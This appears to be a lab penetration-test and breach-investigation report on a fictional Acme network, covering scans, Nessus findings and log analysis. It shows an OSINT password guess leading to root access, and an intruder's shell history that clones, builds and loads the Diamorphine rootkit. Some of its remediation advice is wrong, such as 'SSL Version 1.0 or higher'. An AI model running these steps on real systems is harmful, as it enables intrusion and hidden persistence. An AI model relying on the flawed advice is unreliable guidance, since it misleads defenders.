
Security Assessment for Acme


Business Confidential

By:

Samuel Rayne
Frank Lee
Cameron Barnes

Date: August 8/24/2023
Project: 001
Version 1.0





Confidentiality Statement

This document and its contents are the confidential and proprietary information of Marvin the Martian. The penetration testing report provided herein, including any attachments or appendices, contains sensitive and privileged information intended solely for the designated recipients.

Unauthorized disclosure of this report or any information contained therein may result in legal action and could have serious consequences for both the recipient and the disclosing party.


Disclaimer

This report is based on findings from the penetration testing activities conducted by Marvin the Martian during a specified testing period. It is essential to note that the testing process has inherent limitations and may not detect all vulnerabilities or potential issues in the tested systems.

The information and recommendations presented in this report are provided on an "as-is" basis without any warranties, express or implied. Marvin the Martian makes no representations or guarantees regarding the accuracy, completeness, or reliability of the findings contained in this report.

Contact Information

Name	Title	Contact Information
Marvin the Martians		
Mary Jane	IT Manager	Office: (555) 555-5555 Email: MJane@zdayavengers.com
Samuel Rayne	Engineer	Office: (555) 555-5555 Email: flee@zdayavengers.com
Frank Lee	Engineer	Office: (555) 555-5555 Email: flee@zdayavengers.com
Cameron Barnes	Analyst	Office: (555) 555-5555 Email: flee@zdayavengers.com



Executive Summary

Acme Company hired Marvin the Martian to assess the security of their network after a recent data breach. Marvin the Martian's engineer and analyst, was responsible for conducting a thorough investigation of the internal and DMZ networks, identifying any vulnerabilities that contributed to the breach, and providing recommendations for strengthening the network's security. During the reconnaissance, our team discovered several vulnerabilities within the DMZ server relating to machine **192.168.20.222.** This report lists Vulnerabilities found in the Enumeration/Network Discovery portion.


Scope

Marvin the Martian's team received a consultant machine from Roadrunner, granting them access to the Security Operations Center (SOC) segment of Acme's network. In addition, they were given access to both the DMZ and the internal network.

Methodology

The assessment was conducted using the provided consultant machine and an external Kali Linux, leveraging tools such as Metasploit, Linux utilities, and Nmap. Testing performed is based on the OWASP Testing Guide, NIST SP 800-115 Technical Guide, and custom testing methodology. These tools and methods are chosen for their effectiveness in gathering information and identifying vulnerabilities. The penetration test adhered to ethical hacking principles and was conducted within the scope and rules outlined by the lab.


- Asset Discovery
- Enumeration
- Exploitation
- Documentation



Findings Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.




001: Enumeration/Network Discovery

Performing a network discovery scan using nmap of ACME network's 192.168.10.0/24 and 192.168.20.0/24 revealed 9 machines on the internal network of 192.168.10.0/24 and 9 machines on the DMZ network of 192.168.20.0/24.

```
┌──(roadrunner㉿RoadRunner)-[~]
└─$ nmap -sn -oG -  192.168.10.0/24 | grep Up | cut -d ' ' -f 2
192.168.10.1
192.168.10.20
192.168.10.25
192.168.10.50
192.168.10.52
192.168.10.90
192.168.10.180
192.168.10.181
192.168.10.210
```


```
┌──(roadrunner㉿RoadRunner)-[~]
└─$ nmap -sn -oG -  192.168.20.0/24 | grep Up | cut -d ' ' -f 2
192.168.20.1
192.168.20.60
192.168.20.61
192.168.20.62
192.168.20.74
192.168.20.100
192.168.20.110
192.168.20.111
192.168.20.222
```

Upon conducting a more in-depth enumeration of services and open ports on each system, we discovered a significant number of critical vulnerabilities and high-severity issues. These findings not only have the potential to lead to adverse consequences for the company in the future but were also identified as the root cause of the recent data breach.



002: Vulnerabilities

Conducting a Nessus vulnerability scan on the entire ACME network reveals a number of critical and high-severity vulnerabilities, concentrated in machine 192.168.20.222 located in the DMZ network.



Critical Vulnerabilities That Require Immediate Action:

Apache Tomcat AJP Connector Request Injection (Ghostcat) CVSS: 9.8

CRITICAL	9.8	9.2	134862	Apache Tomcat AJP Connector Request Injection (Ghostcat)

Debian OpenSSH/OpenSSL Package Random Number Generator Weakness CVSS: 10

CRITICAL	10.0*	7.4	32314	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness

NFS Exported Share Information Disclosure CVSS: 10

CRITICAL	10.0*	5.9	11356	NFS Exported Share Information Disclosure

VNC Server 'password' Password CVSS: 10

CRITICAL	10.0*	-	61708	VNC Server 'password' Password

Unix Operating System Unsupported Version Detection CVSS: 10

CRITICAL	10.0	-	33850	Unix Operating System Unsupported Version Detection

Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL Check) CVSS: 10

CRITICAL	10.0*	7.4	32321	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)

SSL Version 2 and 3 Protocol Detection CVSS: 9.8


CRITICAL	9.8	-	20007	SSL Version 2 and 3 Protocol Detection

Apache Tomcat SEoL (<= 5.5.x)

CRITICAL	10.0	-	171340	Apache Tomcat SEoL (<= 5.5.x)

Plan For Vulnerability Remediation

Our team did a deep dive on the network using Nessus on a kali machine to scan for any vulnerabilities. The scan was extremely fruitful as you can see, revealing 8 critical vulnerabilities within



the network for **IP 192.168.20.222.** We have taken the liberty of putting together the vulnerabilities above as well as what we think the next steps should be to remedy any critical vulnerability to help strengthen and correct the current state of ACME's network security below.


1. **Apache Tomcat SEoL (<= 5.5.x):** This vulnerability can be mitigated by updating Apache Tomcat to a version that is not affected by the vulnerability. The latest version of Apache Tomcat is 9.0.55.
2. **SSL Version 2 and 3 Protocol Detection:** This vulnerability can be mitigated by disabling SSL Version 2 and 3. This can be done by configuring the web server to only use SSL Version 1.0 or higher.
3. **Debian OpenSSH/OpenSSHSSL package random number generator weakness (SSL check):** This vulnerability is the same as the previous one, but it is specific to the SSL check. It can be mitigated by updating the Debian OpenSSH/OpenSSHSSL package to a version that is not affected by the vulnerability.
4. **Unix Operating System Unsupported Version Detection:** This vulnerability is not as severe as the others, but it is still important to mitigate it. This can be done by upgrading the Unix operating system to a supported version.
5. **VNC Server 'password' Password:** This vulnerability is very serious, as it allows an attacker to gain access to the VNC server without a password. It can be mitigated by changing the password for the VNC server.
6. **NFS Exported Share Information Disclosure:** This vulnerability can be mitigated by configuring the NFS server to not export shares to the public internet.
7. **Debian OpenSSH/OpenSSHSSL package random number generator weakness:** This vulnerability can be mitigated by updating the Debian OpenSSH/OpenSSHSSL package to a version that is not affected by the vulnerability. The latest version of the Debian OpenSSH/OpenSSHSSL package is 1:8.2p1-4+deb10u1.
8. **Apache Tomcat AJP connector Request Injection (GhostCat):** This vulnerability can be mitigated by updating Apache Tomcat to a version that is not affected by the vulnerability. The latest version of Apache Tomcat is 9.0.55.

Log File Findings


Update on IDS Logs Analysis:

Our Security Operations Center (SOC) team has analyzed the Intrusion Detection System (IDS) logs. Using Splunk, we have discovered multiple instances of pings directed towards port 53, the DNS port. After conducting a thorough investigation, we found that numerous IP addresses are engaging in this activity and are not recognized within the network. This poses a significant security concern that needs to be addressed.

Recommendation:



Based on our results, Acme Company should take corrective measures by implementing strict firewall regulations. These rules need to be set up to limit any entry to port 53, except those from verified and reliable sources. By doing this, the company can strengthen its network security and minimize the possible hazards linked with these unknown IP addresses.



Impacted Application

>100 Values, 99.195% of events

Selected Yes No

Reports

Top values Top values by time Rare values

Events with this field


Top 10 Values	Count	%
53\ICMP	29,916	81.497%
DNS - Domain Name System	1,512	4.119%
HTTPS	520	1.416%
HTTP	508	1.384%
27015\ICMP	352	0.959%
520\ICMP	288	0.784%
80\ICMP	224	0.61%
28015\ICMP	180	0.49%
3306\ICMP	168	0.458%
8080\ICMP	106	0.289%

First Date	Last Date	Activity	Direction	Vendor Message ID	Origin Host	Origin Host IP	Impacted Host
02/10/23 10:00:00 AM	02/11/23 2:00:00 AM	Detected Spyware Activity	Outbound	4036788	192.168.10.15	192.168.10.15	0.0.0.0
02/11/23 7:00:00 AM	02/11/23 7:00:00 AM	Detected Spyware Activity	Outbound	3820832	192.168.209.34	192.168.209.34	1.0.182.22
02/11/23 7:00:00 AM	02/11/23 7:00:00 AM	Detected Spyware Activity	Outbound	3820832	192.168.209.49	192.168.209.49	1.0.218.69
02/10/23 11:00:00 AM	02/12/23 7:00:00 AM	Detected Spyware Activity	Outbound	13235	192.168.209.44	192.168.209.44	1.0.222.255
02/10/23 10:00:00 AM	02/12/23 9:00:00 AM	Detected Spyware Activity	Outbound	13235	192.168.209.12	192.168.209.12	1.10.37.174
02/10/23 11:00:00 AM	02/12/23 9:00:00 AM	Detected Spyware Activity	Outbound	13235	192.168.10.100	192.168.10.100	1.11.1.211
02/11/23 7:00:00 AM	02/11/23 7:00:00 AM	Detected Spyware Activity	Outbound	3820832	192.168.209.68	192.168.209.68	1.11.103.176
02/11/23 7:00:00 AM	02/11/23 7:00:00 AM	Detected Spyware Activity	External	12544	192.168.209.113	192.168.209.113	1.11.105.162

Firewall Log Analysis Update:

Our Security Operations Center (SOC) team has conducted a detailed analysis of the Firewall logs provided. Based on our assessment, we have discovered that the firewall configuration has allowed harmful threats into the system, posing a severe security risk. This leaves the system vulnerable to potential cyberattacks.

Recommendation:



Based on the results, Acme Company should conduct a comprehensive examination and implement strict firewall regulations. These regulations should only allow verified and trusted sources to gain access. These actions are to support the security of the network infrastructure against possible risks.

Apache Header Injection	192.168.0.15	GoogleUpdateSetup.exe		reject
Microsoft Exchange OWA cross-site scripting and spoofing (MS04-026)	192.168.0.102	srvsvc		monitor
Linux System Files Information Disclosure	192.168.0.102	reset-both		monitor
Web Servers Malicious URL Directory Traversal	192.168.10.107	deny		monitor
Failed to generate IP packet from fragments	192.168.10.109	GoogleUpdateSetup.exe		drop
CGI Namespace Conflict Man-In-The-Middle (httpoxy)	192.168.10.109	GoogleUpdateSetup.exe		monitor
Microsoft Exchange OWA cross-site scripting and spoofing (MS04-026)	192.168.10.109	GoogleUpdateSetup.exe		monitor
Linux Shellcode Remote Code Execution	192.168.10.109	GoogleUpdateSetup.exe		monitor
Microsoft Exchange OWA cross-site scripting and spoofing (MS04-026)	192.168.10.109	GoogleUpdateSetup.exe		monitor
NULL Encoding detected within a HTTP request	192.168.10.109	GoogleUpdateSetup.exe		monitor


Network Diagram


We have identified some unknown IP addresses after conducting further research on the network diagram provided. The original diagram had 9 IPs on the internal/DMZ network and out team uncovered 18 IP's within both networks. Our team has created an updated network diagram, adding the other discovered networks. We advise Acme Company to consider implementing network access controls to help identify and manage the systems connected to the network. NIST Special Publication 1800-5 is a valuable resource for enhancing network security and IT asset management. This publication provides beneficial IT asset management practices that can significantly benefit Acme's network security efforts.

Findings:


Following the completion of an OSINT investigation, we successfully pinpointed several individuals affiliated with ACME and accurately deduced the password for one of the users.

Visiting ACME's Faceplace page we see a public dialogue exchanged between Tommy R. and Jason. User Tommy included his last initial, making it easier to identify as a user on ACME's systems. Tommy R. also reveals his dog, Pierre's name and birthdate information which can be used to guess his password.





Using this information, we were able to compare and correlate with the roster of users on the system “acmepc1”. We see user “triddle” in the list which could potentially be Tommy R. Also interesting to note that the user triddle has ROOT privileges.




```
acme@acmepc1:/home$ ll
total 60
drwxr-xr-x 15 root        root        4096 Oct 25  2022 ./
drwxr-xr-x 19 root        root        4096 Aug  9  2022 ../
drwxr-x--- 14 acme        acme        4096 Aug 24 08:24 acme/
drwxrwxrw-  3 acmecompany acmecompany 4096 Oct 17  2022 acmecompany/
drwxr-x---  2 admin1      admin1      4096 Oct 17  2022 admin1/
drwxr-x---  2 albusd      users       4096 Oct 25  2022 albusd/
drwxr-x---  3 amac        amac        4096 Nov 28  2022 amac/
drwxr-x---  5 efudd       efudd       4096 Nov  1  2022 efudd/
drwxr-x---  2 jamesp      users       4096 Oct 25  2022 jamesp/
drwxr-x---  2 lilye       users       4096 Oct 25  2022 lilye/
drwxr-x---  2 minervam    users       4096 Nov  1  2022 minervam/
drwxr-x---  2 pamonas     users       4096 Oct 25  2022 pamonas/
drwxr-x---  2 rubeush     users       4096 Oct 25  2022 rubeush/
drwxr-x---  2 severuss    users       4096 Oct 25  2022 severuss/
drwx------  4 root        triddle     4096 Oct 28  2022 triddle/
acme@acmepc1:/home$
```

We were able to guess the password for the user triddle which was his dog's name and birthdate(Pierre1009). Upon gaining access we confirmed triddles privileges as root.


```
acme@acmepc1:/home$ su triddle
Password:
root@acmepc1:/home# whoami
root
root@acmepc1:/home#
```

Continuing to investigate triddles directory we were able to find and identify a specific type of malware called “Diamorphine”. Diamorphine is a loadable kernel module (LKM) rootkit for Linux kernels. It lives inside the kernel space and is designed to obtain higher privileges on processes and hide malicious activities. LKM-based rootkits are very powerful, allowing attackers to do almost anything in the system, for example, modify a process behavior or even terminate a process before it starts.



```
root@acmepc1:/home# cd triddle
root@acmepc1:~# ll
total 44
drwx------  4 root triddle 4096 Oct 28  2022 ./
drwxr-xr-x 15 root root    4096 Oct 25  2022 ../
-rwx------  1 root root    2294 Aug 23 22:11 .bash_history*
-rwx------  1 root root     220 Oct 19  2022 .bash_logout*
-rwx------  1 root root    3771 Oct 19  2022 .bashrc*
drwx------  2 root root    4096 Oct 24  2022 .cache/
drwxr-xr-x  3 root root    4096 Oct 28  2022 Diamorphine/
-rw-------  1 root root      20 Oct 28  2022 .lesshst
-rwx------  1 root root     807 Oct 19  2022 .profile*
-rwx------  1 root root      66 Oct 24  2022 .selected_editor*
-rw-------  1 root root    3029 Oct 27  2022 .viminfo
```

```
root@acmepc1:~# cd Diamorphine/
root@acmepc1:~/Diamorphine# ll
total 756
drwxr-xr-x 3 root root      4096 Oct 28  2022 ./
drwx------ 4 root triddle   4096 Oct 28  2022 ../
-rw-r--r-- 1 root root     10847 Oct 28  2022 diamorphine.c
-rw-r--r-- 1 root root       642 Oct 28  2022 diamorphine.h
-rw-r--r-- 1 root root    306928 Oct 28  2022 diamorphine.ko
-rw-r--r-- 1 root root       242 Oct 28  2022 .diamorphine.ko.cmd
-rw-r--r-- 1 root root        41 Oct 28  2022 diamorphine.mod
-rw-r--r-- 1 root root      1413 Oct 28  2022 diamorphine.mod.c
-rw-r--r-- 1 root root       151 Oct 28  2022 .diamorphine.mod.cmd
-rw-r--r-- 1 root root     51056 Oct 28  2022 diamorphine.mod.o
-rw-r--r-- 1 root root     30976 Oct 28  2022 .diamorphine.mod.o.cmd
-rw-r--r-- 1 root root    257640 Oct 28  2022 diamorphine.o
-rw-r--r-- 1 root root     52771 Oct 28  2022 .diamorphine.o.cmd
drwxr-xr-x 8 root root      4096 Oct 28  2022 .git/
-rw-r--r-- 1 root root      1456 Oct 28  2022 LICENSE.txt
-rw-r--r-- 1 root root       190 Oct 28  2022 Makefile
-rw-r--r-- 1 root root        41 Oct 28  2022 modules.order
-rw-r--r-- 1 root root       165 Oct 28  2022 .modules.order.cmd
-rw-r--r-- 1 root root         0 Oct 28  2022 Module.symvers
-rw-r--r-- 1 root root       209 Oct 28  2022 .Module.symvers.cmd
-rw-r--r-- 1 root root      1650 Oct 28  2022 README.md
root@acmepc1:~/Diamorphine#
```



```
root@acmepc1:~# cat .bash_history
chmod 700 /home/triddle/
crontab -e
echo "The f.l.a.g. is e47c89298a37b3d371ee9b51c897aa69"
git clone https://github.com/m0nad/Diamorphine
cd Diamorphine/
make
insmod diamorphine.ko
kill -63 0
```

```
acme@acmepc1:/home$ ps aux | grep "diamorphine"
acme        2254  0.0  0.2   9208  2356 pts/0    S+   08:31   0:00 grep --color=auto diamorphine
acme@acmepc1:/home$
```

User Thomas Riddle appears to have installed the Diamorphine rootkit to gain a foothold in the ACME system and traverse laterally. From the initial scans of systems, we found a backdoor root shell on machine 192.168.20.222 which would allow for persistent access to the ACME network and systems.

```
1524/tcp open  bindshell   Bash shell (**BACKDOOR**; root shell)
```


Given the atypical DNS behavior observed in the IDS log records and the presence of insecure firewall configurations, it is our contention that Thomas Riddle managed to exfiltrate intellectual property through employment of a DNS tunneling technique.

DNS tunneling is a covert method that involves encapsulating data within DNS queries and responses allowing for transfer of data that bypasses typical security measures.

SAMBA Finding:

Additional examinations of the system revealed a number of attempts to modify the Samba directory to /home/acmecompany/shared/ directory. This can be viewed in the samba log files.

We can also see a file named “test.txt” in the /home/acmecompany/shared/ directory which further substantiates the attempts. The users machine also contains the SMB Signing not required vulnerability which allows for connection without credentials.




```
root@acmepc1:/var/log/samba# cat log.acmepc2
[2022/10/17 08:42:50.286569,  0] ../../source3/smbd/service.c:168(chdir_current_service)
  chdir_current_service: vfs_ChDir(/home/acmecompany/shared) failed: Permission denied. Current token: uid=6
5534, gid=65534, 1 groups: 65534
[2022/10/17 08:42:58.911699,  0] ../../source3/smbd/service.c:168(chdir_current_service)
  chdir_current_service: vfs_ChDir(/home/acmecompany/shared) failed: Permission denied. Current token: uid=6
5534, gid=65534, 1 groups: 65534
[2022/10/17 08:43:50.197842,  0] ../../source3/smbd/service.c:168(chdir_current_service)
  chdir_current_service: vfs_ChDir(/home/acmecompany/shared) failed: Permission denied. Current token: uid=6
5534, gid=65534, 1 groups: 65534
[2022/10/17 08:50:49.708230,  0] ../../source3/smbd/service.c:168(chdir_current_service)
  chdir_current_service: vfs_ChDir(/home/acmecompany/shared) failed: Permission denied. Current token: uid=6
5534, gid=65534, 1 groups: 65534
[2022/10/17 08:50:59.357827,  0] ../../source3/smbd/service.c:168(chdir_current_service)
  chdir_current_service: vfs_ChDir(/home/acmecompany/shared) failed: Permission denied. Current token: uid=6
5534, gid=65534, 1 groups: 65534
[2022/10/17 08:51:04.046221,  0] ../../source3/smbd/service.c:168(chdir_current_service)
  chdir_current_service: vfs_ChDir(/home/acmecompany/shared) failed: Permission denied. Current token: uid=6
5534, gid=65534, 1 groups: 65534
[2022/10/17 08:51:11.439063,  0] ../../source3/smbd/service.c:168(chdir_current_service)
  chdir_current_service: vfs_ChDir(/home/acmecompany/shared) failed: Permission denied. Current token: uid=6
5534, gid=65534, 1 groups: 65534
```

```
root@acmepc1:/home/acmecompany# cd shared
root@acmepc1:/home/acmecompany/shared# ll
total 12
drwxrwxrwx 2 acmecompany acmecompany 4096 Oct 17  2022 ./
drwxrwxrw- 3 acmecompany acmecompany 4096 Oct 17  2022 ../
-rw-rw-rw- 1 root        root           9 Oct 17  2022 test.txt
root@acmepc1:/home/acmecompany/shared# cat test.txt
testfile
root@acmepc1:/home/acmecompany/shared#
```

MEDIUM SMB Signing not required

Description

Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.



Conclusions

The investigation into the security breach at ACME Company has provided substantial insights into the extent of the compromise and the techniques employed by the attacker, identified as Thomas Riddle. The formation of the Marvin the Martian Security Operations Center (SOC) following the breach allowed for a comprehensive analysis of the incident. Through a partnership with Road Runner Corporation, qualified contractors were swiftly engaged to address the immediate security gaps.

A thorough network discovery scan revealed the presence of 9 machines each on the internal network (192.168.10.0/24) and the DMZ network (192.168.20.0/24). Further examination disclosed a myriad of critical vulnerabilities and high-severity issues, tracing their origins to machine 192.168.20.222 within the DMZ network.


The vulnerabilities range from Apache Tomcat AJP Connector Request Injection (Ghostcat) and Debian OpenSSH/OpenSSL Package Weakness to NFS Exported Share Information Disclosure and VNC Server 'password' Password. These vulnerabilities were assessed, and a comprehensive plan for remediation was devised, emphasizing measures such as updating software versions, disabling weak protocols, and enforcing access controls.

Intrusion Detection System (IDS) logs analysis uncovered unusual activity involving port 53, prompting the recommendation of stringent firewall regulations to mitigate this security concern. An updated network diagram was provided, along with suggestions to implement network access controls and refer to NIST Special Publication 1800-5 for enhanced IT asset management practices.

